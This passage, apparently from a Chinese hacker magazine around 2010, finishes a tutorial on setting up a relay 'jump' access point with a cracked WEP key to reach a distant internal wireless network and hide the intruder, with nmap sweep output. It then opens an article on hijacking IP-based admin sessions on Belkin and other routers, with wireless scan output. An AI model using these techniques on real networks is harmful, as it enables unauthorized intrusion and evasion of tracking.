点选图7中的“NSFOCUS”无线网络，然后点击右下方的“选择AP”按键，会弹出如图8所示的窗口提示，要求我们输入正确的无线网络连接密钥。

在图9所示的界面下方选择正确的无线加密方式，这里就是“WEP128”（即128位WEP加密），然后在下方的密码栏输入第一步中我们破解出的WEP密钥，最后点击“应用”。




图 13




图 14

由于是无线中继方式，所以有线网络的WAN连接会被禁用，如图10所示，我们选择“确定”。

接下来无线路由器就进入了中继模式，此时也可将其称为无线中继器，它将按照输入的无线SSID和密钥来尝试连接SSID名为“NSFOCUS30”的无线网络，如图11所示。**这里注意：频道的选择应与预连接目标AP一致。**

稍等片刻后，如图12所示，“无线模式状态”栏会显示出“连接XXXXXXXXXX”的提示，这就表示无线中继已经建立成功了。

此时，由于该无线路由器是作为无线跳板AP使用的，也会对中继过来的无线网络信号同样以无线方式再提供出去，这就需要再对该无线路由器的基本设置进行配置。




图 11




图 12

如图13所示，设置SSID、无线认证及加密等，这样无线黑客们就能够先通过无线连接至该无线AP，然后再通过中继的无线信号直接访问到内部的无线AP。

一切配置完毕，那么就能够看到如图14所示的信息，在该无线路由器网络“状态概要”中，显示的是广域网状态，出现了“Wireless WAN－成功连接”的提示，这就表示作为无线跳板AP的设置已经成功。

第三步：利用跳板连入目标内网

现在重新连接该跳板AP，然后检查一下当前地址，如图15所示，我们可以看到当前无线连接获取的IP为192.168.0.8，这是从跳板AP上获取的地址。

由于是中继过来的信号，所以在我们ping目标内部AP的IP时，是可以ping通的。换句话说，我们已经连入了该内部无线网络。

接着用nmap简单扫描一下该内网当前连接用户，如图16所示，可以看到当前该无线网络内在线的主机有2台。至于进入内网还能做什么事情，我就不再一一举例了。

哈哈，这样基于硬件的无线跳板就搭建成




图 15

```
C:\>nmap -sP 192.168.123.0/24

Starting Nmap 4.85BETA7 ( http://nmap.org ) at 2009-11-28 00:45 中国标准时间
Host nxyd-00e78c0431 (192.168.123.1) is up (0.024s latency).
Host 192.168.123.4 is up (0.00s latency).
Host 192.168.123.200 is up (1.2s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 45.97 seconds

C:\>_
```

图 16

功了。作为无线黑客而言，可以通过使用多个无线跳板 AP 来将原本无法直接访问的无线网络传递到物理上较远的位置，比如 3 公里外。或者可以通过入侵某个目标附近的无线节点并制作中继，来掩饰自己真实的意图。至少要比图 17 中，停靠在目标建筑物附近的车辆中进行无线入侵要低调得多。

当然，无线跳板 AP 的出现，最为关键的是，不但为无线黑客们最大程度地提供了掩饰，同时也对无线跟踪技术增加了新的难度和发展要求。




图 17

嗯，我是 ZerOne 无线安全团队的 Longas，很感谢大家对我之前出版的无线安全书籍的支持，希望本文能对广大无线 hacking 技术爱好者带来一些参考价值，欢迎感兴趣的朋友与我交流，也欢迎拍砖及指出不足，望共同进步。

下次见！

编辑点评： 真的是只有想不到，没有做不到。

无线黑客漏洞讲堂系列 1：——无线路由器认证会话劫持漏洞

图杨哲 / Longas 【ZerOne】

从本文你可以学到：

1、无线路由器的相关漏洞

2、对漏洞的分析和利用

一、前言

相信很多看完了《无线黑客傻瓜书》的朋友，一定觉得意犹未尽吧？至少我收到的邮件数量表现出了些许。哈，正如大家所想象的那样，无线 Hacking 技术远比想象的精彩得多，这里就借此文给大家捎来迟到的新年祝福，一是祝愿 2010 年《黑客手册》越办越好，二是同祝“黑手”中喜欢无线安全的读者朋友们在新的一年里共同进步！

对于已经成功破解了无线 WEP 或者 WPA-PSK 加密的朋友，可能正面临着如何获取无线路由器管理权限的苦恼。没关系，“无线黑客漏洞讲堂系列”主要讲述的就是这一种情况下的攻击、漏洞利用等渗透技术及技巧。今天是第一讲：无线路由器认证会话劫持漏洞攻击，打起精神，翻起书吧！

二、漏洞相关介绍

1、受影响的无线网络设备

其实这个漏洞爆出的时间还是比较早的，但遗憾的是直到现在，存在这类漏洞的产品，厂商多数还没有去进行修正。这个漏洞最早在 Belkin（贝尔金）F5D8233-4 无线路由器上被发现，但经过测试，我发现市面上流行的 Belkin F6D4230-4 无线路由器也存在此问题，甚至一些旧型号的 D-Link、TP-Link 及 IPTime 等品牌无线路由器也存在此安全隐患。




图 1




图 2

2、漏洞原理

这里我就使用目前市面上比较流行的型号——F6D4230-4 这款 Belkin 无线路由器为例进行测试，如图 1、图 2 所示。

讲原理之前要强调一点：注意，**本攻击方式前提是已经具备连接目标无线网络的能力，即已经破解 WEP 或者 WPA-PSK 连接加密！**若没有破解则下述攻击原理无效。

由于之前大量旧型号的路由器设计都采用 HTTP 身份验证机制，该机制使得处于内网的黑客可以较容易地实现会话劫持攻击。若具备 admin 的会话已经存在无线网络中，则由于认证过程在传输中是明文的缘故，其密码等都可以直接通过 sniff 来获得。若该 admin 会话处于有线网络连接中，则黑客也可以使用 ARP 欺骗等方式来截获该管理密码。

目前，绝大多数的路由器都支持基于 WEB 的登录方式，而基于 IP 地址的认证被大部分 WEB 认证使用，用于替代早期基于 Cookie 的认证方式。为安全起见，基于 IP 地址的认证也被设定了一个默认的 timeout，即超时时间。一般最长都是 10 分钟（有的是 5 分钟），过时后将要求用户重新使用 admin 身份登录。除此之外，基于 WEB 的认证还要求当前被激活的 admin 会话有且仅有一个。

对于 Belkin 而言，其多款型号的无线路由器，如贝尔金 F5D8233-4，甚至会友好地将目前管理路由器的用户 IP 地址告诉试图访问路由器的其他用户。

由于 Belkin 无线路由器在对管理员进行认证时，仅仅是依据 IP 地址来区分合法管理员身份，所以只要黑客能够在合法用户使用管理员身份登录无线路由器后，在 timeout 时间未过期前，劫持其 IP 地址再次登录，就可以劫持已经认证的会话，从而获取管理员身份。

```
root@ZerOne: ~ - Shell - Konsole <@ZerOne> <3>
Session  Edit  View  Bookmarks  Settings  Help

 CH  1 ][ Elapsed: 1 min ][ 2009-08-05 16:08

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:0E:E8:A0:3F:30  -21 100      950       16    0   1  54e  WEP  WEP         zerone
 00:22:75:47:93:26  -21   9      948     2316    3   1  54e  WPA  TKIP   PSK  Belkin_ZerOne
 08:10:74:15:31:AA  -82  54      893      249   16   1  54   OPN              NETCORE
 00:74:04:E5:E0:3B  -86   0      307        0    0   1  54   OPN              AR7WRD
 00:1C:F0:42:38:C8  -86  42      237        0    0   1  54   WPA  TKIP   PSK  bogo
